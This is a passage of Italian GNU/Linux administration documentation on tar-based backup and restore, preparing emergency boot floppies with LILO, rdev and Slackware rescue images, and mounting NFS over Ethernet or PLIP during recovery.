> Negli esempi seguenti si immagina di dover archiviare il contenuto della directory '`~/lettere/`', equivalente a '`/home/tizio/lettere/`', comprese eventuali sottodirectory discendenti.

[1] Ci sono programmi di archiviazione che si comportano così anche se non subiscono compressioni successive.

Negli esempi si cerca di utilizzare la forma tradizionale per l'indicazione delle opzioni standard di '**`tar`**'. Alcune di queste possono fare a meno del trattino iniziale, come nel caso di '**`c`**' e '**`x`**'. Altre opzioni hanno quel trattino, ma possono essere aggregate in un'unica serie di lettere, come nel caso di '**`czvf`**', dove si ha l'unione di: '**`c`**', '**`-z`**', '**`-v`**' e '**`-f`**'.

346.5.1 Archiviazione diretta su dispositivi di memorizzazione

L'archiviazione attraverso la registrazione diretta sui dispositivi utilizza completamente il supporto di memorizzazione destinatario, anche se la quantità di dati da archiviare è molto piccola.

Quello sotto indicato è un esempio di archiviazione in un nastro magnetico singolo: l'opzione '**`c`**' sta per *Create*; '**`-f`**' sta per *File* e permette di definire la destinazione dell'archiviazione; '**`-z`**' attiva la compressione attraverso '**`gzip`**'. Dal momento che si utilizza la compressione, l'archiviazione multivolume non è ammissibile.

```
# tar czf /dev/ftape ~/lettere
```

I dischetti possono essere utilizzati come i nastri, in modo sequenziale, ma questo lo si fa solo quando l'archivio generato non è contenibile in un solo dischetto: si ha quindi una copia multivolume e in tal caso non è ammissibile l'uso della compressione.

```
# tar cf /dev/fd0u1440 -M ~/lettere
```

In questo caso, l'opzione '**`-M`**' sta proprio per *Multivolume* indicando quindi la possibilità che il supporto di destinazione non sia in grado di contenere l'intero archivio. In tal modo, '**`tar`**' si prende cura di sospendere l'archiviazione ogni volta che viene raggiunta la capienza massima. '**`tar`**' non è in grado di determinare da solo questa capacità, per cui, nell'esempio, il dispositivo del dischetto è stato indicato in modo da riconoscerne la geometria, ma in alternativa si poteva utilizzare l'opzione '**`-L`**' seguita dalla dimensione:

```
# tar cf /dev/fd0 -M -L 1440 ~/lettere
```

Quando si utilizzano in questo modo, i dischetti non contengono un file system e di conseguenza non possono essere montati. La lettura del loro contenuto avviene nello stesso modo della scrittura, attraverso il nome del dispositivo.

> L'archiviazione su dischetti, attraverso il dispositivo, richiede comunque che questi siano già stati inizializzati (a basso livello) secondo il formato che viene indicato. Non conta che siano vuoti: è importante che ci siano le tracce e i settori come previsto.

346.5.2 Archiviazione normale su file

Quando l'archiviazione può essere fatta su dischi (con file system) di dimensione sufficiente a contenere l'archivio intero, invece di utilizzare l'opzione '**`-f`**' per specificare un file di dispositivo, si può indicare direttamente un normalissimo file al loro interno, come nell'esempio seguente:

```
$ tar cf /mnt/mo1/lettere.tar ~/lettere
```

In pratica, nel caso appena visto, si utilizza un disco montato nella directory '`/mnt/mo1/`' e si crea il file '`lettere.tar`' al suo interno.

L'archiviazione compressa, con l'utilizzo di '**`gzip`**', può essere ottenuta semplicemente con l'opzione '**`-z`**', come nell'esempio seguente:

```
$ tar czf /mnt/mo1/lettere.tar.gz ~/lettere
```

In tal caso l'estensione standard utilizzata (ma non obbligatoria) è '`.tar.gz`' che rende esplicito il fatto che la compressione è stata fatta dopo l'archiviazione. In alternativa si può usare anche '`.tgz`', diffusa nei sistemi Dos.

346.5.3 Archiviazione e percorsi

Gli esempi seguenti, pur archiviando gli stessi dati, mostrano un modo diverso di registrare i percorsi all'interno dell'archivio. La directory di lavoro nel momento in cui si avvia il comando, è '`/home/tizio/`', corrispondente alla directory personale dell'utente.

```
/home/tizio$ tar czf /mnt/mo1/lettere.tar.gz ~/lettere
```

```
/home/tizio$ tar czf /mnt/mo1/lettere.tar.gz /home/tizio/lettere
```

```
/home/tizio$ tar czf /mnt/mo1/lettere.tar.gz lettere
```

```
/home/tizio$ tar czf /mnt/mo1/lettere.tar.gz ./lettere
```

Nei primi due esempi, viene archiviata l'indicazione del percorso precedente, ma pur essendo stato dato in modo assoluto ('`/home/tizio/lettere`'), questo viene reso relativo da '**`tar`**', eliminando la prima barra obliqua che si riferisce alla directory radice.[2]

Negli ultimi due esempi, viene archiviata l'indicazione della sola directory '`lettere/`', sempre in modo relativo.

346.5.4 Archiviazione di periodi

I file sono forniti di informazioni orarie. In base a queste è possibile eseguire delle copie di sicurezza riferite a dei periodi. Le copie di sicurezza a più livelli possono essere ottenute in modo semplificato attraverso l'uso dell'opzione '**`-N`**' seguita da una data di partenza: si ottiene l'archiviazione di quanto variato a partire da una certa data; di solito si utilizza quella dell'ultima archiviazione completa.[3]

```
$ tar czf /mnt/mo1/lettere.tar.gz -N 19970801 ~/lettere
```

In questo caso, la data che segue l'opzione '**`-N`**' rappresenta la mezzanotte del primo agosto 1997.

```
$ tar czf /mnt/mo1/lettere.tar.gz -N "19970801 15:30" ~/lettere
```

Questo ultimo esempio aggiunge alla data l'indicazione di un'ora particolare, 15:30; per evitare che sia interpretato in maniera errata, il gruppo data-orario viene racchiuso tra virgolette.

346.5.5 Archiviazione limitata a un'unità

Quando si eseguono delle copie di sicurezza, è probabile che si voglia archiviare solo la situazione di una certa unità di memorizzazione (partizione o directory condivisa in rete). In tal caso si deve indicare precisamente questo limite con l'opzione '**`-l`**' (*Limit*).

346.5.6 Estrazione dei percorsi

Quando si accede all'archivio per estrarne il contenuto o per compararlo con i dati originali, entra in gioco il problema dei percorsi. I dati vengono estratti normalmente nella directory corrente, oppure vengono comparati utilizzando come punto di partenza la directory corrente. Quindi, se l'archivio contiene la directory degli esempi precedenti, registrata a partire dalla radice (ma come già spiegato, senza l'indicazione della radice stessa), questi verranno estratti in '`./home/tizio/lettere/`', oppure comparati con i dati contenuti a partire da questo percorso.

---

[2] Questo comportamento riguarda almeno il programma '**`tar`**' di GNU.

[3] Il concetto di variazione, in questo caso, si deve intendere come variazione del contenuto o degli attributi. Quindi si tratta della data di modifica o della data di «creazione».

Se in fase di estrazione o comparazione si vuole fare riferimento a percorsi assoluti, si può utilizzare l'opzione '**-P**'. In questo modo si afferma esplicitamente che i percorsi indicati nell'archivio vanno considerati come discendenti dalla directory radice.

Questo particolare della gestione dei percorsi è molto importante quando si fanno le copie di sicurezza: spesso si hanno dischi montati su punti di innesto provvisori, pertanto non è molto conveniente memorizzare anche il percorso su cui sono montati.

346.5.7 Recupero

Per poter effettuare un recupero di dati da un archivio è necessario conoscere in particolare il modo in cui questo era stato creato: normale, compresso, multivolume.

In generale, per recuperare dati da un archivio si utilizza l'opzione '**x**' (*Extract*) al posto di '**c**' e a essa si devono eventualmente aggiungere '**-z**' nel caso di estrazione da un archivio compresso con '**gzip**' o '**-M**' nel caso di un archivio multivolume.

Durante il recupero di una copia di sicurezza è importante fare in modo che i dati riprodotti mantengano gli stessi attributi originali (permessi e proprietà). Per questo si aggiungono le opzioni '**-p**' (riproduce i permessi) e '**--same-owner**' (riproduce le proprietà: UID e GID).

L'esempio seguente mostra un recupero da un archivio multivolume su dischetti.

```
~$ tar x -M -p --same-owner -f /dev/fd0u1440
```

L'esempio seguente mostra un recupero con percorso assoluto: i percorsi indicati all'interno dell'archivio vengono aggiunti alla directory radice.

```
$ tar xz -P -p --same-owner -f /mnt/mo1/lettere.tar.gz
```

346.5.8 Recupero parziale

Il recupero parziale del contenuto di un archivio '**tar**' può essere fatto per file singoli o per directory, oppure attraverso l'uso di caratteri jolly. In questo ultimo caso però, occorre fare attenzione a evitare che la shell esegua l'espansione: è compito di '**tar**' determinare a cosa corrispondano all'interno dei suoi archivi.[4]

Valgono le regole solite: l'asterisco rappresenta un insieme di caratteri qualunque; il punto interrogativo rappresenta un carattere qualsiasi; le parentesi quadre rappresentano un carattere a scelta tra un insieme o tra un intervallo determinato.

Quando si indicano nomi di file o directory, o quando si utilizzano i caratteri jolly, occorre tenere presente che si sta facendo riferimento ai dati contenuti nell'archivio, con i percorsi memorizzati originariamente. Inoltre, se con i caratteri jolly si determina la corrispondenza con una directory, si ottiene l'estrazione del contenuto complessivo di quella.

L'esempio seguente mostra in che modo potrebbero essere recuperate le lettere contenute nella directory '`home/tizio/lettere/nuove/`' (l'esempio appare diviso su due righe, a causa della sua lunghezza).

```
$ tar xz -P -p --same-owner -f /mnt/mo1/lettere.tar.gz ↩
↪home/tizio/lettere/nuove
```

L'esempio seguente mostra l'estrazione di tutti i file e delle directory corrispondenti a '`home/tizio/lettere/ve*`'. Gli apici sono necessari per evitare che intervenga la shell a espandere l'asterisco.

[4] Questo è un po' quello che accade a '**find**' con l'opzione '**-name**': è '**find**' stesso ad analizzare i caratteri jolly.

```
$ tar xz -P -p --same-owner -f /mnt/mo1/lettere.tar.gz ↩
↪'home/tizio/lettere/ve*'
```

346.5.9 Elenco e controllo

Per ottenere un elenco del contenuto di un archivio e per compararne il contenuto con i dati originali, valgono le stesse regole del recupero dei dati. In particolare, al posto dell'opzione '**`x`**' si deve utilizzare '**`t`**' (*List*) per gli elenchi e '**`d`**' (*Diff*) per la comparazione.

346.6 Archiviazione di un file system

L'archiviazione di un file system intero, va fatta considerando le caratteristiche di questo, in particolare della sua struttura fisica: partizioni e condivisione attraverso la rete. In generale dovrebbe essere conveniente l'archiviazione separata per ogni partizione e per ogni file system condiviso in rete.

Oltre a questo occorre evitare di archiviare anche l'archivio che si sta creando: quando la destinazione dell'archiviazione è un file su disco, questo deve essere montato da qualche parte e per questo si potrebbe creare un circolo vizioso.

Ci sono directory che, per la loro natura, non conviene o non devono essere archiviate: per '`/tmp/`' non conviene; con '`/proc/`' non si deve.[5] In questi casi si deve solo ricordare di ricreare queste directory, nel momento in cui fosse necessario il recupero.[6]

346.6.1 Strumenti per il recupero

L'archiviazione di copie di sicurezza non è sufficiente a garantirsi contro gli incidenti: in che modo si può avviare un elaboratore in cui è appena stato sostituito il disco fisso? Evidentemente, occorre essere più previdenti e predisporre in anticipo gli strumenti necessari per preparare le partizioni di un nuovo disco fisso e per recuperare i dati archiviati precedentemente.

Questo argomento viene trattato nei prossimi capitoli.

[5]GNU/Linux

[6]Non bisogna dimenticare i permessi: '`/tmp/`' 1777_8 e '`/proc/`' 0555_8.

Emergenza con GNU/Linux

Nel momento dell'imprevisto si può agire solo se si è stati previdenti, pensando ai tipi di situazioni che si possono presentare e preparando gli strumenti necessari in anticipo. Le copie di sicurezza sono la prima cosa da fare per prepararsi ai guai, ma da sole non bastano: occorrono altri strumenti per rimettere in sesto un sistema prima di poter effettuare un eventuale recupero dalle copie.

347.1 Dischetti

Di fronte a un problema qualunque di una gravità tale da non permettere l'avvio di un sistema locale, l'unica possibilità di intervenire è data da strumenti su dischetti. Esistono diversi tipi di dischetti che possono essere stati preparati in precedenza:

- dischetti di avvio;
- dischetti di installazione della distribuzione GNU/Linux;
- dischetti preparati appositamente.

347.1.1 Dischetti di avvio

Un dischetto di avvio può essere utile quando, per qualche motivo, il metodo normale di caricamento del sistema operativo non funziona più. Esistono almeno tre tipi di dischetti di questo tipo:

- dischetti con un settore di avvio, ma senza kernel;
- dischetti con un settore di avvio e con il kernel;
- dischetti contenenti solo l'immagine del kernel.

347.1.1.1 Settore di avvio senza il kernel

La prima soluzione, quella del dischetto senza kernel, non è adatta per avviare un sistema in difficoltà: è solo un modo per verificare una configurazione di LILO quando non si vuole interferire con l'MBR del disco fisso. In pratica si ottiene semplicemente indicando nel file '`/etc/lilo.conf`' la riga '**`boot=/dev/fd0`**', come nell'esempio seguente:

```
boot=/dev/fd0
prompt
timeout=50
image=/boot/vmlinuz
    label=linux
    root=/dev/hda2
    read-only
```

Quando viene avviato l'eseguibile '**`lilo`**' con questa configurazione, si ottiene la scrittura del primo settore del primo dischetto (il dischetto deve essere stato inizializzato in precedenza e può anche non contenere alcun file system). Ma in questo modo si intende che i file per il caricamento del sistema si devono trovare nella directory '`/boot/`' del momento in cui si esegue '**`lilo`**',

ovvero nel file system in funzione in quel momento e non nel dischetto. Inoltre, anche il kernel '`/boot/vmlinuz`' si intende contenuto in quel file system e non nel dischetto.

Quando si avvia con un dischetto fatto in questo modo, il programma contenuto nel primo settore va alla ricerca del kernel e degli altri file, necessari per il caricamento del sistema, nel disco fisso nel momento dell'utilizzo di LILO. Se il sistema non si avvia perché questi file o il kernel sono stati spostati, a nulla serve un dischetto fatto in questo modo.

347.1.1.2 Settore di avvio e kernel

Per fare in modo che il dischetto avvii un kernel contenuto al suo interno, è necessario che questo dischetto contenga un file system, che vi sia stata copiata la directory '`/boot/`' con il suo contenuto, la directory '`/etc/`' con il file '`lilo.conf`' e che sia stata riprodotta la directory '`/dev/`' con il file di dispositivo '`fd0`' (assieme agli altri file di dispositivo necessari a individuare i dischi o le partizioni a cui si vuole fare riferimento). Quindi è sufficiente eseguire '**`lilo`**' con l'opzione '**`-r`**', come descritto nella sezione 18.4.

> Esiste anche la possibilità di usare SYSLINUX, che permette di realizzare un dischetto con le stesse caratteristiche e con meno difficoltà. SYSLINUX è descritto nel capitolo 16.

Rispetto alla prossima tecnica, un dischetto contenente LILO e il kernel, come appena descritto, è uno strumento di avvio più completo perché permette di specificare, sia attraverso la configurazione del file '`/etc/lilo.conf`' che per mezzo del cosiddetto *bootprompt*, alcuni parametri di avvio particolari del quale il proprio sistema potrebbe avere bisogno.

347.1.1.3 Immagine del kernel

L'ultima possibilità è la più semplice e, sotto questo aspetto, anche la più sicura: il file del kernel viene copiato sul dispositivo del dischetto, senza fare uso di alcun file system. Si può utilizzare uno dei due modi seguenti.

```
# cp vmlinuz /dev/fd0
```

```
# dd if=vmlinuz of=/dev/fd0
```

Evidentemente, il file del kernel è speciale perché riesce ad avviare se stesso. Il kernel da solo, però, potrebbe non sapere quale dispositivo contiene il file system principale da montare al momento dell'avvio. È necessario utilizzare il programma '**`rdev`**' per inserire questa e altre notizie nel kernel.

Supponendo che si debba avviare la partizione '`/dev/hda2`', inizialmente in sola lettura, si procede come segue per fare queste annotazioni in un kernel copiato in un dispositivo '`/dev/fd0`':

```
# rdev /dev/fd0 /dev/hda2
```

```
# rdev -R /dev/fd0 1
```

347.1.2 Dischetti di una distribuzione

La maggior parte delle distribuzioni GNU/Linux predispone dei dischetti di emergenza che consentono generalmente di accedere al disco fisso e di fare delle piccole riparazioni.

Tra tutti, i dischetti più rudimentali sono quelli della distribuzione Slackware. La loro semplicità è da considerare un pregio, dal momento che utilizzandoli ci si trova di fronte un sistema GNU/Linux più o meno tradizionale, senza ottimizzazioni particolari.

347.1.3 Dischetti realizzati appositamente

Ogni sistema ha le proprie caratteristiche ed esigenze. I dischetti di emergenza preparati da altri, oppure ottenuti da una distribuzione GNU/Linux, possono adattarsi a un certo insieme di situazioni, ma non a tutte.

Quando si vuole essere sicuri di avere gli strumenti giusti al momento giusto, occorre che questi siano stati preparati e collaudati bene, in modo da non sprecare tempo inutilmente. In sostanza, la realizzazione o la personalizzazione di dischetti di emergenza è una tappa importante per chi vuole amministrare seriamente il proprio sistema.

347.2 Personalizzazione di dischetti di emergenza

L'utilizzo di dischetti di emergenza preparati da altri è un buon punto di partenza, ma le particolarità che ogni sistema può avere consigliano almeno una personalizzazione del kernel.

347.2.1 Loopback block device

Per poter costruire o almeno personalizzare dei dischetti di emergenza è particolarmente utile attivare nel kernel la gestione diretta delle immagini di questi (sezione 29.2.7).

In questo modo, un'immagine non compressa di un dischetto può essere montata con un comando simile a quello seguente:

```
mount -o loop -t tipo_di_file_system file_immagine punto_di_innesto
```

347.2.2 disco RAM

Il file system principale può essere caricato in memoria centrale (RAM) e montato da lì. Si ottiene un cosiddetto disco RAM. A parte ogni considerazione sui vantaggi che questo può avere nelle prestazioni del sistema, si tratta di una modalità **quasi** obbligata per l'utilizzo di dischetti di emergenza. Infatti, un disco RAM può essere ottenuto a partire da un'immagine compressa: è il kernel stesso che la espande in memoria all'atto del caricamento. Quindi, si può fare stare in un dischetto un'immagine di dimensioni superiori alla sua capacità.

Oltre a questo vantaggio, che però richiede la presenza di molta memoria RAM, un dischetto contenente un file system che è stato trasferito nella RAM, può essere rimosso subito dopo il suo caricamento, permettendo il riutilizzo dell'unità a dischetti, magari per accedere ad altri programmi di servizio non inclusi nel disco RAM.

Per la gestione di un disco RAM occorre che il kernel sia configurato appositamente (29.2.7).

347.2.3 Scostamento (offset)

Quando il kernel carica un disco RAM da un'immagine contenuta in un dischetto, deve conoscere la posizione di inizio di questa immagine. Ciò è importante quando sia il kernel che l'immagine da caricare risiedono nello stesso dischetto. Quando l'immagine da caricare nel disco RAM è contenuta in un dischetto separato, questa si troverà normalmente a partire dall'inizio di questo, cioè da uno scostamento pari a zero.

347.3 Dischetti Slackware

I dischetti della distribuzione Slackware sono i più semplici ed efficaci in situazioni di emergenza. Per essere avviati necessitano di un dischetto di avvio (*boot*) contenente il kernel, ma questo può essere eventualmente predisposto localmente in modo da avere a disposizione la configurazione più adatta al proprio sistema. Questi dischetti sono reperibili normalmente presso gli indirizzi seguenti:

<*http://www.ibiblio.org/pub/Linux/distributions/slackware/rootdsks/*>

<*http://www.ibiblio.org/pub/Linux/distributions/slackware/bootdsks.144/*>

Il dischetto migliore per la soluzione di problemi è rappresentato dall'immagine compressa '`rescue.gz`'. Se si intende utilizzare anche un dischetto di avvio ottenuto dalla distribuzione, occorre sceglierlo in base alle indicazioni che si trovano nei file di testo inclusi nelle directory indicate.

L'immagine '`rootdsks/rescue.gz`' è compressa e contiene in pratica un disco in formato Ext2 di qualche mebibyte (simbolo: Mibyte). Questo implica che per poterne fare uso occorre molta memoria RAM.

> Nelle prime versioni della distribuzione Slackware era distribuita un'immagine '`rescue.gz`' molto più piccola, che poteva essere espansa e collocata comodamente su un dischetto da 1440 Kibyte. Questa immagine è ancora disponibile e si trova nel percorso '`rootdsks/obsolete/rescue.gz`'. Il fatto di poterla decomprimere su un dischetto da 1440 Kibyte permette di evitare il caricamento nella RAM. Per elaboratori aventi fino a 8 Mibyte di memoria RAM, questo è l'unico dischetto di emergenza che possa essere utilizzato ragionevolmente.

> Se si intende utilizzare l'immagine '`rootdsks/obsolete/rescue.gz`', è necessario avviare con un kernel in grado di gestire i vecchi binari a.out.

347.3.1 Organizzazione dei dischetti Slackware

Come già accennato, la distribuzione Slackware mette a disposizione immagini di dischetti di avvio, contenenti essenzialmente il kernel, assieme a immagini di dischetti contenenti il file system principale (*root*).

Le immagini per l'avvio rappresentano dischetti con un file system normale, contenente un settore di avvio, la directory '`/boot/`' e il kernel. Si tratta in pratica di dischetti realizzati in modo analogo a quanto descritto in precedenza nella sezione 347.1.1, quando si faceva riferimento a dischetti contenenti questi elementi. Le immagini dei dischetti di avvio, anche se non sono di dimensioni pari a quelle di un dischetto normale, non dovrebbero essere compresse e si possono copiare semplicemente sul dispositivo del dischetto di destinazione.

```
# dd if=net.i of=/dev/fd0
```

Le immagini dei dischetti contenenti il sistema minimo (*root*), sono invece dischetti di qualche mebibyte, compressi in modo da poter essere collocati all'interno di un dischetto da 1440 Kibyte, costringendo però all'uso di un disco RAM.

347.3.2 Utilizzare un kernel personalizzato

Per abbinare un kernel personalizzato a un dischetto contenente il sistema minimo della distribuzione Slackware, si potrebbe ricostruire un dischetto di avvio seguendo le stesse modalità usate dalla distribuzione stessa, oppure in maniera più semplice, copiando il kernel in un dischetto direttamente attraverso il suo dispositivo e poi intervenendo con il programma '**`rdev`**'. Viene descritta l'ultima di queste modalità.

```
# dd if=zImage of=/dev/fd0
```

La copia di un kernel in un dischetto, attraverso il suo dispositivo, genera il solito dischetto di avviamento già descritto tante volte. Questo kernel su dischetto deve però essere informato di dove e come fare il caricamento del sistema. Il file system principale viene caricato da un dischetto, quindi si scrive questo messaggio nel kernel attraverso '**`rdev`**'.

```
# rdev /dev/fd0 /dev/fd0
```

I dischetti contenenti il sistema minimo della distribuzione Slackware non prevedono il controllo del file system e il successivo montaggio in lettura e scrittura. In pratica, il file system principale deve essere montato inizialmente in lettura-scrittura.

```
# rdev -R /dev/fd0 0
```

Infine si deve specificare che:

- l'immagine del dischetto contenente il sistema (compressa o meno che sia) si trova in un dischetto separato e parte dalla posizione iniziale: lo scostamento è pari a zero;
- si vuole, oppure non si vuole, che tale dischetto sia caricato in un disco RAM;
- si vuole un preavviso per sapere quando si può togliere il dischetto del kernel per inserire il dischetto contenente il sistema.

Per fare questo si agisce su una serie di bit configurabili attraverso '**`rdev`**' con l'opzione '**`-r`**':

- i primi 11 (dal bit 0 al bit 10) permettono di definire l'indirizzo dello scostamento (in blocchi di 1024 byte);
- il bit 14 indica che si vuole caricare un disco RAM;
- il bit 15 indica che si vuole avere una pausa per lo scambio dei dischetti.

Se si vuole caricare il file system principale in un disco RAM si deve utilizzare '**`rdev`**' nel modo seguente:

```
# rdev -r /dev/fd0 49152
```

infatti, $2^{15} + 2^{14} + 0 = 49152$.

Se invece non si vuole il disco RAM si deve utilizzare '**`rdev`**' nel modo seguente:

```
# rdev -r /dev/fd0 32768
```

infatti, $2^{15} + 0 + 0 = 32768$.

347.4 Kernel per dischetti di emergenza

Quando si configura un kernel da utilizzare assieme a dischetti di emergenza, occorre tenere presente che non è ragionevolmente possibile utilizzare i moduli ed è importante attivare determinate caratteristiche che di solito non vengono considerate per i sistemi normali.

- Gestione dei binari a.out.

  I dischetti di emergenza obsoleti sono nel vecchio formato a.out. Il kernel deve essere stato predisposto per gestirli.

  Kernel support for a.out binaries

- File system Minix.

  Il file system più utilizzato in passato per i dischetti di emergenza, specialmente quando questi dovevano essere di dimensioni minime, è Minix. Anche se adesso i dischetti di emergenza che si trovano in circolazione sono prevalentemente in formato Ext2, conviene includere la gestione di questo vecchio tipo di formato.

  Minix fs support

- dischi RAM.

  Anche se non si intendono utilizzare dischetti caricati in memoria RAM, vale la pena di preparare un kernel che ne permetta comunque l'utilizzo.

  RAM disk support

- Porta parallela PLIP.

  Un kernel per un dischetto di emergenza deve permettere la gestione della rete (TCP/IP) e, in particolare, invece di attivare la gestione della porta parallela per la stampa, conviene attivare la gestione della connessione PLIP.

  PLIP (parallel port) support

347.4.1 Tastiera

Quando si usano dei dischetti di emergenza si hanno già molte limitazioni e a queste si aggiunge anche la scomodità di una tastiera che non combacia con quella USA.

Si può risolvere il problema direttamente nel kernel senza dover tentare di inserire il programma '**`loadkeys`**' in dischetti già troppo piccoli. È sufficiente trovare il file della mappa della tastiera italiana (di solito si tratta del file '`it.kmap`' collocato nella directory '`/usr/share/keymaps/`*piattaforma*`/qwerty/`') e quindi generare il sorgente '**`defkeymap.c`**'. Si procede come segue, nel caso si utilizzi la piattaforma i386.

```
# cd /usr/src/linux/drivers/char

# loadkeys --mktable /usr/share/keymaps/i386/qwerty/it.kmap ↩
↪> defkeymap.c
```

La compilazione successiva di un nuovo kernel utilizzerà la mappa italiana come predefinita e non ci sarà bisogno di utilizzare '**`loadkeys`**'.

347.5 Cavi

Quando si ha la disponibilità di più elaboratori, è probabile che il danno presentatosi su uno di questi non si sia riprodotto in tutti. Una piccola rete locale potrebbe essere di aiuto in situazioni di emergenza e in sua mancanza potrebbero andare bene anche dei cavi paralleli PLIP. Questo tipo di cavo viene descritto nella parte xciv. La sua realizzazione non è difficile: basta un piccolo saldatore, un po' di stagno, due connettori maschi DB-25 e una piattina multipolare con almeno 13 fili. La schermatura non è necessaria.

Con i dischetti della distribuzione Slackware, preferibilmente con l'immagine '`resque.gz`', è possibile stabilire una semplice connessione con un servente NFS.

347.5.1 Ethernet

Attraverso una connessione Ethernet, con un'interfaccia riconosciuta come '**`eth0`**', si può agire come nell'esempio seguente. Si suppone in particolare che l'indirizzo di rete sia 192.168.1.0, che la maschera di rete sia 255.255.255.0 e di poter utilizzare l'indirizzo IP 192.168.1.17 per l'elaboratore avviato con i dischetti di emergenza.

```
# ifconfig eth0 192.168.1.17 netmask 255.255.255.0
```

```
# route add -net 192.168.1.0 netmask 255.255.255.0 dev eth0
```

Per verificare la connessione si può fare un '**`ping`**' verso l'elaboratore da raggiungere: potrebbe trattarsi dell'indirizzo 192.168.1.1.

```
# ping 192.168.1.1
```

Se tutto è andato bene si può procedere. Si suppone che l'elaboratore 192.168.1.1 metta a disposizione il suo file system a partire dalla directory radice.

```
# mount -t nfs 192.168.1.1:/ /mnt
```

347.5.2 PLIP

Nel caso di una connessione PLIP, la procedura è un po' differente. In particolare bisogna ricordare che l'elaboratore dal quale si vogliono attingere i dati attraverso il protocollo NFS, deve avere un kernel compilato in modo da gestire questo tipo di connessione.

Si fa riferimento allo stesso esempio riportato nella sezione precedente. L'unica differenza sta nell'interfaccia usata per la comunicazione: si suppone che sia stata riconosciuta la '**`plip1`**' da entrambi i lati.

Il procedimento di connessione va fatto da entrambi i capi, infatti, raramente un elaboratore ha una connessione PLIP stabile, per cui non si trova ad avere un indirizzo e una tabella di instradamento già pronti.

Dal lato dell'elaboratore avviato con i dischetti si procede come segue:

```
rescue# ifconfig plip1 192.168.1.17 pointopoint 192.168.1.1
```

```
rescue# route add -host 192.168.1.17 dev plip1
```

```
rescue# route add -host 192.168.1.1 dev plip1
```

Dal lato dell'elaboratore servente si effettua l'operazione inversa.

```
server# ifconfig plip1 192.168.1.1 pointopoint 192.168.1.17
```

```
server# route add -host 192.168.1.1 dev plip1
```

```
server# route add -host 192.168.1.17 dev plip1
```

Per verificare la connessione si può fare un '**ping**'.

```
rescue# ping 192.168.1.1
```

Se tutto è andato bene si può procedere montando il file system di rete.

```
rescue# mount -t nfs 192.168.1.1:/ /mnt
```

347.5.3 Considerazioni accessorie

Il dischetto di emergenza ha bisogno di un altro punto di innesto per accedere a un disco fisso locale. È sufficiente creare un'altra directory.

Quando si accede a un servente NFS e non è possibile farlo mantenendo i privilegi dell'utente '**root**', una semplice copia attraverso '**cp -dpR**' non dà un risultato garantito: alcuni file potrebbero risultare inaccessibili in lettura. La cosa si risolve facilmente impacchettando quello che serve nell'elaboratore di origine e dando a questo archivio tutti i permessi necessari.

347.6 Utenti e gruppi

Quando si utilizza un sistema operativo minimo, avviato attraverso dischetti di emergenza, per recuperare i dati da uno o più archivi, occorre fare mente locale al problema dell'abbinamento utenti/gruppi, UID/GID.

Trattandosi di un sistema minimo, conterrà alcuni nomi di utenti e di gruppi, presumibilmente non «umani», ma comunque esistenti. Solitamente, questi nomi di utenti e di gruppi sono standardizzati, tuttavia il loro abbinamento con numeri UID/GID non è sempre uniforme. A questo punto, se si recuperano i dati di un sistema in cui questi nomi non corrispondono esattamente, si rischia di riprodurre una copia differente, che non sarà valida quando il sistema normale sarà ripristinato.

Se non ci sono alternative, si può accettare l'inconveniente, riavviare il sistema rigenerato e ripetere il recupero. In questo modo, i file verranno sovrascritti e le proprietà saranno abbinate in base ai nuovi file '`/etc/passwd`' e '`/etc/group`'.

> In generale, proprio per questo problema, sarebbe opportuno che il dischetto di emergenza contenesse esclusivamente l'indicazione dell'utente e del gruppo '**root**', eliminando qualunque altro tipo di utente di sistema.

nanoLinux II

In questo capitolo si intende descrivere in che modo si può preparare un sistema GNU/Linux di emergenza attraverso un esempio allegato a questa documentazione.

In questo periodo le unità di memorizzazione a disco, di medie o alte capacità, diventano sempre più accessibili e presto potrebbero addirittura sostituire completamente i nastri. In questa situazione, un piccolo sistema GNU/Linux potrebbe risiedere all'interno di dischi, insieme a delle copie di sicurezza, di modo che, con l'aiuto di un semplice dischetto di avvio, si possa ripristinare facilmente un sistema danneggiato.

A parte le considerazioni legate a una buona strategia per la sicurezza del proprio sistema, un piccolo sistema GNU/Linux può essere un buon banco di scuola per apprendere il funzionamento di componenti che altrimenti sfuggono nell'intrico di file di cui un sistema normale è composto.

Le condizioni alle quali è sottoposto l'utilizzo di nanoLinux II sono riportate nell'introduzione.

nanoLinux II contiene una vecchia edizione di Secure Shell, con una licenza particolare, benché gratuita.

nanoLinux II è un lavoro ormai obsoleto, ma può essere ancora utile in situazioni di emergenza.

348.1 Lavoro di cesello

Il modo più semplice per arrivare a una mini configurazione è quello di preparare una piccola partizione, installarvi GNU/Linux selezionando il minimo numero possibile di pacchetti, cancellando tutto quello che sembra inutile per i propri scopi. Naturalmente, non si può fare tutto in una volta, bisogna andare per tentativi: a un certo punto si potrebbe scoprire semplicemente che questo sistema non si avvia più.

Quanto più la distribuzione GNU/Linux che si utilizza è sofisticata, attenta alla sicurezza e gradevole da utilizzare, tanto più difficile sarà questa operazione.

Se il risultato finale è di dimensioni ragionevolmente piccole (la dimensione critica potrebbe essere intorno agli 8 Mibyte), si può decidere di preparare un file-immagine. Quindi, con un po' di fortuna, se comprimendolo si riesce a stare al di sotto della dimensione fatidica di 1440 Kibyte, si può realizzare il proprio dischetto di emergenza, altrimenti occorre lasciare fuori una parte che non pregiudichi l'avvio, caricandola durante la fase di inizializzazione del sistema.

348.1.1 Scegliere la fonte

Un mini sistema GNU/Linux necessita di pochi attributi: semplicità e funzionalità. La sicurezza non conta, o almeno non dovrebbe. Quando si sceglie la fonte di GNU/Linux da «cannibalizzare» per arrivare a una propria miniconfigurazione, non contano le misure di sicurezza che potrebbero invece servire a complicare le cose ulteriormente.

Per questo è il caso di rivolgersi alla distribuzione Slackware: la più semplice e spartana, sia per il modo in cui sono realizzati i pacchetti che per la semplicità nella struttura degli script della procedura di inizializzazione del sistema (`/etc/rc.d/*`). Vale la pena di ricordare che per installare un pacchetto Slackware qualunque basta decomprimere i pacchetti con '**`tar`**' ed eseguire lo script `/install/doinst.sh`.

348.1.2 Installare e cancellare il superfluo

Dopo aver installato il minimo indispensabile, si procede con la cancellazione di ciò che non è assolutamente necessario, come per esempio la documentazione. Il vero problema sono le librerie: bisogna conservare fino all'ultimo quelle contenute in '`/lib/*`'; solo dopo che è stato deciso quale insieme di programmi si vuole mantenere si potranno eliminare le librerie superflue.

Ci sono due librerie essenziali:

- '`/lib/ld.so`', la libreria dinamica per i binari compilati in formato a.out;
- '`/lib/ld-linux.so`', la libreria dinamica per i binari compilati in formato ELF.

Se si utilizza solo uno dei due formati di programmi binari, basta la libreria dinamica relativa.

